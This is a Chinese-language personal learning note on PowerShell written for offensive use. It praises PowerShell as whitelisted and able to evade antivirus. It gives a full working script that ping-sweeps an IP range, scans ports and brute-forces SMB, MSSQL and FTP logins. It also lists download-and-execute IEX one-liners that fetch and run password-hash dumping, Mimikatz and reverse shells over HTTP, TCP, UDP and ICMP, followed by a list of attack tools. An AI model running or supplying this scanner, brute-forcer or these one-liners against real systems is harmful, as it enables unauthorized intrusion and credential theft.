Powershell学习笔记

1.前言 powershell 功能异常强大,需要.NET 2.0以上环境,不要第三方支持,白名单,轻松过杀软。 在win7/server 2008以后,powershell已被集成在系统当中 ============================================ 2.基础语法 有点和php一样呢。直接百度一个网站开始学习。。。 http://www.pstips.net/pow
1.前言
powershell 功能异常强大,需要.NET 2.0以上环境,不要第三方支持,白名单,轻松过杀软。
在win7/server 2008以后,powershell已被集成在系统当中
============================================
2.基础语法
有点和php一样呢。直接百度一个网站开始学习。。。
http://www.pstips.net/powershell-online-tutorials/
非常简单的学习了一些,来一个脑图:

另外需要说明的是如何加载ps脚本的问题:
方法1:powershell IEX (New-Object Net.WebClient).DownloadString('https://raxxxxx/xxx.ps1');
方法2: set-ExecutionPolicy RemoteSigned
Import-Module .\xxxxx.ps1 [导入模块]
================================
3.实例代码
学了不用等于白学,招了一个github 源码[https://github.com/samratashok/nishang/tree/master/Scan],
抄抄改改,写出一个端口扫描,并且支持ftp,smb和mssql爆破ps1脚本
代码:
function Port-Scan {
    [CmdletBinding()] Param(
        [parameter(Mandatory = $true, Position = 0)]
        [ValidatePattern("\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b")]
        [string]
        $StartAddress,

        [parameter(Mandatory = $true, Position = 1)]
        [ValidatePattern("\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b")]
        [string]
        $EndAddress,

        [string]
        $file,

        [int[]]
        $Ports = @(21,22,23,53,69,71,80,98,110,139,111,389,443,445,1080,1433,2001,2049,3001,3128,5222,6667,6868,7777,7878,8080,1521,3306,3389,5801,5900,5555,5901),

        [int]
        $TimeOut = 100
    )
    Begin {
    $ping = New-Object System.Net.Networkinformation.Ping
    }
    Process {

    #init Brute force SQL Server function
    $Connection = New-Object System.Data.SQLClient.SQLConnection


    $result=@()
    foreach($a in ($StartAddress.Split(".")[0]..$EndAddress.Split(".")[0])) {
        foreach($b in ($StartAddress.Split(".")[1]..$EndAddress.Split(".")[1])) {
        foreach($c in ($StartAddress.Split(".")[2]..$EndAddress.Split(".")[2])) {
            foreach($d in ($StartAddress.Split(".")[3]..$EndAddress.Split(".")[3])) {

            $ip="$a.$b.$c.$d"
            $pingStatus = $ping.Send($ip,$TimeOut)

            $openport=@()

            if($pingStatus.Status -eq "Success") {
                write-host "$ip is alive" -ForegroundColor red


            for($i = 1; $i -le $ports.Count;$i++) {
                    $port = $Ports[($i-1)]
                    $client = New-Object System.Net.Sockets.TcpClient
                    $beginConnect = $client.BeginConnect($pingStatus.Address,$port,$null,$null)
                    Start-Sleep -Milli $TimeOut

                    if($client.Connected) {
                        $openport += $port

                        write-host "$ip open $port" -ForegroundColor red
                        "$ip open $port" | out-file -Append -filepath $file
                        }

                    $client.Close()

                }

            $iphash=@{ip=$ip;ports=$openport}
            $result +=$iphash

            }
            }
        }
        }
    }

    foreach ($i in $result){
        foreach ($port in $i.ports){
            #brute smb
            $ip=$i.ip
            if($port -eq 445){
                Write-host "Brute Forcing smb Service on $ip...." -ForegroundColor Yellow
                $conf=Get-Content 'conf\smb.conf'
                foreach ($j in $conf){
                    $username=$j.Split(":")[0]
                    $password=$j.Split(":")[1]

                    if (wmic /user:$username /password:$password /node:$ip process call create "") {
                        Write-Host "login smb to $ip with $username : $password is successful" -ForegroundColor green
                        "login smb to $ip with $username : $password is successful" | out-file -Append -filepath $file
                        break
                    }else{
                        Write-Host "login smb to $ip with $username : $password is fail"
                    }
                }

            }
            #brute mssql
            if($port -eq 1433){
                Write-host "Brute Forcing SQL Service on $ip...."  -ForegroundColor Yellow
                $conf=Get-Content 'conf\mssql.conf'
                foreach ($j in $conf){
                    $username=$j.Split(":")[0]
                    $password=$j.Split(":")[1]
                    $Connection.ConnectionString = "Data Source=$ip;Initial Catalog=Master;User Id=$username;Password=$password;"
                    Try
                    {
                        $Connection.Open()
                        $success = $true
                    }
                    Catch
                    {
                        $success = $false
                        Write-host "login mssql to $ip with $username : $password fail "
                    }
                    if($success -eq $true)
                    {
                            Write-host "login mssql to $ip with $username : $Password  is successful" -ForegroundColor green
                            "login mssql to $ip with $username : $Password  is successful"| out-file -Append -filepath $file
                            Break
                    }
                }

            }


            if($port -eq 21){
                Write-host "Brute Forcing ftp Service on $ip...."  -ForegroundColor Yellow
                $source = "ftp://" + $ip

                $conf=Get-Content 'conf\ftp.conf'
                foreach ($j in $conf){
                    Try
                    {
                        $username=$j.Split(":")[0]
                        $password=$j.Split(":")[1]
                        $ftpRequest = [System.Net.FtpWebRequest]::Create($source)
                        $ftpRequest.Method = [System.Net.WebRequestMethods+Ftp]::ListDirectoryDetails
                        $ftpRequest.Credentials = new-object System.Net.NetworkCredential($username, $password)
                        $result = $ftpRequest.GetResponse()
                        $message = $result.BannerMessage + $result.WelcomeMessage
                        Write-host "login ftp to $ip with $username : $password  is successful" -ForegroundColor green
                        "login ftp to $ip with $username : $password  is successful"| out-file -Append -filepath $file
                        break
                    }
                    Catch {
                    Write-host "login ftp to $ip with $username : $password fail "
                    }
                }


            }


        }
    }

    Write-host "put all into $file" -ForegroundColor red

    }


    End {
    }
}
效果:



bug:
1.代码是单线程的速度一定慢,不知道powershell要怎么去分配线程池
2.smb直接使用了wmic命令,当密码不对时候会显示一个错误,不知道如何去屏蔽不显示
代码没有没有进行服务指纹识别什么的,还是非常粗糙的
================================
4.一些很屌的powershell工具
4.1.获取hash
powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1');Get-PassHashes
4.2.获取明文---Mimikatz
powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
4.3 nc---powercat
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1')
4.4----各种反弹shell
http:
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PoshRatHttps.ps1')
tcp:
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1')
udp:
IEX (New-Object Net.WebClient).DownloadString('https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1')
icmp:
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellIcmp.ps1')
来源:
https://github.com/samratashok/nishang
================================
5.结尾
资料来源:


[一些值得收藏的PowerShell工具]
UnmanagedPowerShell :
https://github.com/leechristensen/UnmanagedPowerShell
可以从一个非托管程序来执行PowerShell , 经过一些修改后也可以被用来注入到其他进程。
Throwback:https://github.com/silentbreaksec/Throwback
HTTP/S 标记注入
ThrowbackLP:https://github.com/silentbreaksec/ThrowbackLP
监听站反向注入
CrackMapExec:https://github.com/byt3bl33d3r/CrackMapExec
Windows/Active Directory环境下的一站式渗透测试
PowerShellMafia:https://github.com/PowerShellMafia/PowerSploit
PowerSploit 是Microsoft中能够帮助渗透人员在所有阶段进行评估的PowerShell模块集。
nishang:https://github.com/samratashok/nishang
Nishang是基于PowerShell的渗透测试专用工具。集成了框架、脚本和各种payload。这些脚本是由Nishang的作者在真实渗透测试过程中有感而发编写的,具有实战价值。包括了下载和执行、键盘记录、dns、延时命令等脚本。(Freebuf的相关帖子:http://www.freebuf.com/tools/10443.html)
ReflectiveDLLInjection :https://github.com/stephenfewer/ReflectiveDLLInjection
反射型 DLL 注入 是一种库注入技术,主要被用来执行一个库从内存到主机进程的加载。因此这个库应能够通过实现最小的PE文件加载器来加载自身,以最小的主机系统与进程间的相互作用来进行管理。
PSRecon :https://github.com/gfoss/PSRecon
PSRecon会使用PowerShell(V2或更高版本)从远程的windows主机收集数据,然后将数据放入文件夹中,对全部提取数据、PowerShell、各种系统性能进行哈希,最后将数据发送给安全团队。该数据可以共享,发送邮件或者局部保留。
powershell:https://github.com/clymb3r/PowerShell
该工具是PowerSploit目录的一部分
powershell:https://github.com/MikeFal/PowerShell
用SQL Server数据库进行管理,包含完成的以及正在进行的PowerShell脚本。
PowerShellArsenal:https://github.com/mattifestation/PowerShellArsenal
用于逆向工程的PowerShell模块,可进行反汇编托管以及非托管的代码、进行.NET恶意软件分析、分析内存、解析文件格式和内存结构、获得内部系统信息等。
PowerShell-AD-Recon:https://github.com/PyroTek3/PowerShell-AD-Recon
一个有用的PowerShell脚本
PowerCat :https://github.com/secabstraction/PowerCat
PowerShell的TCP/ IP瑞士军刀,适用于Netcat & Ncat.
Unicorn:https://github.com/trustedsec/unicorn
Unicorn 是一个用于PowerShell降级攻击和直接注入shellcode到内存中的简单工具。
Posh-SecMod:https://github.com/darkoperator/Posh-SecMod
用Security cmdlets来进行安全工作的PowerShell模块
PowerShell API 手册 :http://www.pinvoke.net/
PInvoke.net主要是一个wiki,允许开发者找到,编辑和添加PInvoke的*签名、用户定义类型、以及与调用Win32和其他非托管API的托管代码相关的任何其他信息。
PowerTools工具 :http://https//github.com/PowerShellEmpire/PowerTools
Empire :https://github.com/powershellempire/empire
PowerShell后期漏洞利用代理工具(详见:http://www.freebuf.com/articles/web/76892.html)
Honeyport :https://github.com/Pwdrkeg/honeyport
一个用于创建Windows honeyport的PowerShell脚本
PowerMemory :https://github.com/giMini/PowerMemory
可利用文件和内存中当前的一些证书